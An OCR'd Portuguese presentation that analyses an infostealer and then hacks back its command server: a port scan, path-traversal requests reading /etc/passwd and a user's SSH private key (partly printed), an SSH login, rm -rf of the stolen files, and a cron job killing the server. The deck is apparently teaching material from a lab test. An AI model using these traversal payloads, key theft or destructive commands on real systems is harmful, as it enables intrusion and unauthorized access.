
O que aconteceu até agora?

- Coletou USERNAME das variáveis de ambiente
- Inseriu em C:\Users\USERNAME\Desktop
- Pesquisou os arquivos nesse diretório
  - Identificou os com extensão .txt
- Criou um socket para um servidor
- Mandou os arquivos com extensão .txt para esse servidor


InfoStealer


- Projetado para coletar informações confidenciais
  - Senhas, números de cartão de crédito, histórico de navegação entre outros
- O objetivo final: transmitir esses dados roubados aos atacantes

Acessando o servidor



Tentando acessar o diretório e arquivos





Escaneando portas

```
┌──(kali㉿kali)-[~]
└─$ nmap -Pn 18.224.19.36
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-14 22:20 -03
Nmap scan report for ec2-18-224-19-36.us-east-2.compute.amazonaws.com (18.224.19.36)
Host is up (0.16s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE
22/tcp   open  ssh
8000/tcp open  http-alt

Nmap done: 1 IP address (1 host up) scanned in 113.62 seconds
```

Testando LFI

Request

Pretty Raw Hex

```
1 GET /upload/../../../../../etc/passwd HTTP/1.1
2 Host: 18.224.19.36:8000
3 Accept-Language: pt-BR
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/127.0.6533.100 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
  ;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Connection: keep-alive
```

Testando LFI

Response

Pretty | Raw | Hex | Render

```
1  HTTP/1.0 200 OK
2  Server: BaseHTTP/0.6 Python/3.12.3
3  Date: Sun, 15 Sep 2024 01:31:10 GMT
4  Content-type: text/plain
5
6  root:x:0:0:root:/root:/bin/bash
7  daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8  bin:x:2:2:bin:/bin:/usr/sbin/nologin
9  sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
22 _apt:x:42:65534::/nonexistent:/usr/sbin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
25 systemd-timesync:x:996:996:systemd Time Synchronization:/:/usr/sbin/nologin
26 dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
27 messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
28 syslog:x:102:102::/nonexistent:/usr/sbin/nologin
29 systemd-resolve:x:991:991:systemd Resolver:/:/usr/sbin/nologin
30 uuidd:x:103:103::/run/uuidd:/usr/sbin/nologin
31 tss:x:104:104:TPM software stack,,,:/var/lib/tpm:/bin/false
32 sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
33 pollinate:x:106:1::/var/cache/pollinate:/bin/false
34 tcpdump:x:107:108::/nonexistent:/usr/sbin/nologin
35 landscape:x:108:109::/var/lib/landscape:/usr/sbin/nologin
36 fwupd-refresh:x:990:990:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin
37 polkitd:x:989:989:User for pol
38 ec2-instance-connect:x:109:655
39 _chrony:x:110:112:Chrony daemon,,,:/var/lib/chrony:/usr/sbin/nologin
40 ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
41 trojanzero:x:1001:1001:Trojan,,,:/home/trojanzero:/bin/bash
42
```

trojanzero:x:1001:1001:Trojan,,,:/home/trojanzero:/bin/bash

O que temos

- O IP do servidor: 18.224.19.36
- Uma porta SSH: 22
- Um usuário: trojanzero
- LFI

Isso nos leva a …

LFI para conseguir a chave ssh de trojanzero

Request

Pretty Raw Hex

```
1 GET /upload/../../../../../home/trojanzero/.ssh/id_rsa HTTP/1.1
2 Host: 18.224.19.36:8000
3 Accept-Language: pt-BR
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/127.0.6533.100 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
  ;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Connection: keep-alive
```

LFI para conseguir a chave ssh de trojanzero

Response

Pretty | Raw | Hex | Render

```
HTTP/1.0 200 OK
Server: BaseHTTP/0.6 Python/3.12.3
Date: Sun, 15 Sep 2024 01:41:54 GMT
Content-type: text/plain

-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAACFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAgEAtLLJVYdsPWOzgQZQ5NQa+exVGhMmGXV45Fr1Kmk3xQwPppCPU1fv
gOacMRXulCFTux17BXU1maleTG/rtOFFvTN+c7mM7id7x6ys9L9bqMOYJJsxsk1UwFEXwp
BmWEIDwrB+1+DUoS49qY6KXnWHs7SOBk/Rc3wn1Q/Of3yHSB3Yjcjw2VHsy2jLCfxTJUpp
vA+5cHNxIJIWVCpvY1Ltpbf2mZdn9v7uNmiPZVFyjkTYbsocL4oeUOoZvzuaX5R+b9g8C9
PrRUrubG21jIiudtAHACPDfNmycEQuKge7tVZK1Js6efGWWZ6Byy6oFe6PDNyty9vVCBog
NxOwl3BH9WjdpX6ppSPTOgynkzSKh8p/hPhv2wXPi7YZ+Q4oOBV61PLguxYnC1/isjz7Dd
f+s8dGMiiauGmK+wkJ4Y1by6hcK2loxVLs7W4oATmJcWfYV8X/EX6NK3UE28DwOLAhDBIu
ymgpZGEUqd7FO/8pqvUoIOfujozttlRPsotESoFAiMj5DMZ79n5mbnSdjk13KIyh21Z5Sm
hseJOS5s/HHsQnwhD8QeXkx3Dyj897p8RTHXpM78cul52mxH3M1QwB4RDKWaTS1rwP1c/i
UILKprAs8ho4L1VVc/QpP4Mu5f8UY8X1UqjYR8XnP2spdkIL7KHFYGAwBIM3nxcEcAnMgx
cAAAdYvhUobb4VKGOAAAAHc3NoLXJzYQAAAgEAtLLJVYdsPWOzgQZQ5NQa+exVGhMmGXV4
5Fr1Kmk3xQwPppCPU1fvgOacMRXulCFTux17BXU1maleTG/rtOFFvTN+c7mM7id7x6ys9L
9bqMOYJJsxsk1UwFEXwpBmWEIDwrB+1+DUoS49qY6KXnWHs7SOBk/Rc3wn1Q/Of3yHSB3Y
jcjw2VHsy2jLCfxTJUppvA+5cHNxIJIWVCpvY1Ltpbf2mZdn9v7uNmiPZVFyjkTYbsocL4
oeUOoZvzuaX5R+b9g8C9PrRUrubG21jIiudtAHACPDfNmycEQuKge7tVZK1Js6efGWWZ6B
yy6oFe6PDNyty9vVCBogNxOwl3BH9WjdpX6ppSPTOgynkzSKh8p/hPhv2wXPi7YZ+Q4oOB
V61PLguxYnC1/isjz7Ddf+s8dGMiiauGmK+wkJ4Y1by6hcK2loxVLs7W4oATmJcWfYV8X/
EX6NK3UE28DwOLAhDBIuymgpZGEUqd7FO/8pqvUoIOfujozttlRPsotESoFAiMj5DMZ79n
5mbnSdjk13KIyh21Z5SmhseJOS5s/HHsQnwhD8QeXkx3Dyj897p8RTHXpM78cul52mxH3M
1QwB4RDKWaTS1rwP1c/iUILKprAs8ho4L1VVc/QpP4Mu5f8UY8X1UqjYR8XnP2spdkIL7K
HFYGAwBIM3nxcEcAnMgxcAAAADAQABAAACACTKwnPHvyJCudnrj00IYvXASROmEnvcj2Dv
pDuecNyOOCGSDZyWiw4Psn3MGWfP4VyXM5VI6EEBW1HO9+m4QJrlgTnO7gMPxwRBBHZRAD
i8mp3Ze6TyWe9Ok6fp/uy5hEp/5VPPU3v+D1AX1dS12Zudh82BMwRwoyuerEOI7gKhERbN
czzMkYpZK/48gjF11VHVYcyjtMUM+b7pZQSOPe8gJfXf/issfRRW9duLWefd3LOyMOr6tH
GFOPjXCfesJJJhVNiTrbPOLf212PFkYyGN+d7taUBikxKIz11/dZjWmRjpAl8R8asNux/D
wDW2/SmBRWHcwOOFbknKh7pOAlh9CYh1nBFj75p36BVLGYSBFZoxU+gNOOM6BRyezMJGPI
OCqX9+a+M5QE2qFIs3XDwGVVzYZ9sY6kkO9W8pjZ3ur3aCuhGTE4Z+QvuxlRsAiWZfeOtJ
```

Logar como trojanzero

```
┌──(kali㉿kali)-[~/hnwd]
└─$ ssh -i id_rsa trojanzero@18.224.19.36
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.8.0-1010-aws x86_64)
```

```
*** System restart required ***
Pending kernel upgrade!
Running kernel version:
  6.8.0-1010-aws
Diagnostics:
  The currently running kernel version is not the expected kernel version 6.8.0-1015-aws.
trojanzero@i-009e84b3be9f87852:~$
```

Localizar o arquivo exfiltrado

```
trojanzero@i-009e84b3be9f87852:~$ find -type f -name "Senhas.txt" 2>/dev/null
./stealer/Senhas.txt
```

```
trojanzero@i-009e84b3be9f87852:~$ cd stealer
trojanzero@i-009e84b3be9f87852:~/stealer$ ls -la
total 28
drwxrwxr-x 2 trojanzero trojanzero 4096 Sep 15 01:54 .
drwxr-x--- 6 trojanzero trojanzero 4096 Sep 15 01:11 ..
-rw-rw-r-- 1 trojanzero trojanzero   65 Sep 15 01:54 Notas.txt
-rw-rw-r-- 1 trojanzero trojanzero  230 Sep 15 01:54 Senhas.txt
-rw-rw-r-- 1 trojanzero trojanzero  182 Sep 15 01:54 ToDo.txt
-rw------- 1 trojanzero trojanzero 4841 Sep 15 01:54 nohup.out
```

Apagando arquivos exfiltrados

```
trojanzero@i-009e84b3be9f87852:~/stealer$ rm -rf ./*
trojanzero@i-009e84b3be9f87852:~/stealer$ ls -la
total 8
drwxrwxr-x 2 trojanzero trojanzero 4096 Sep 15 02:00 .
drwxr-x—— 6 trojanzero trojanzero 4096 Sep 15 01:11 ..
```

Criando um script para matar o servidor

```
trojanzero@i-009e84b3be9f87852:~$ nano killer.sh
```

```
#!/bin/bash

PID=$(lsof -t -i:8000)

if [ ! -z "$PID" ]; then
    kill -9 $PID
fi
```

```
trojanzero@i-009e84b3be9f87852:~$ chmod +x killer.sh
```

Agendando execução do script

```
trojanzero@i-009e84b3be9f87852:~$ crontab -e
```

```
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
* * * * * /home/trojanzero/killer.sh
```

1 minuto depois

```
trojanzero@i-009e84b3be9f87852:~$ lsof -t -i:8000
trojanzero@i-009e84b3be9f87852:~$
```

:-D Servidor inativado

Notas finais

- Ninguém foi ownado de verdade durante os testes
- Nenhum terminal ou servidor foi ferido durante os testes
- Nem sempre é uma boa ideia mexer no servidor de um atacante
- Nem sempre é tão fácil fazer a análise de um malware
- Nem sempre você vai conseguir desativar o C2
- Aprenda engenharia reversa! :-)

Fim :-D

Obrigada!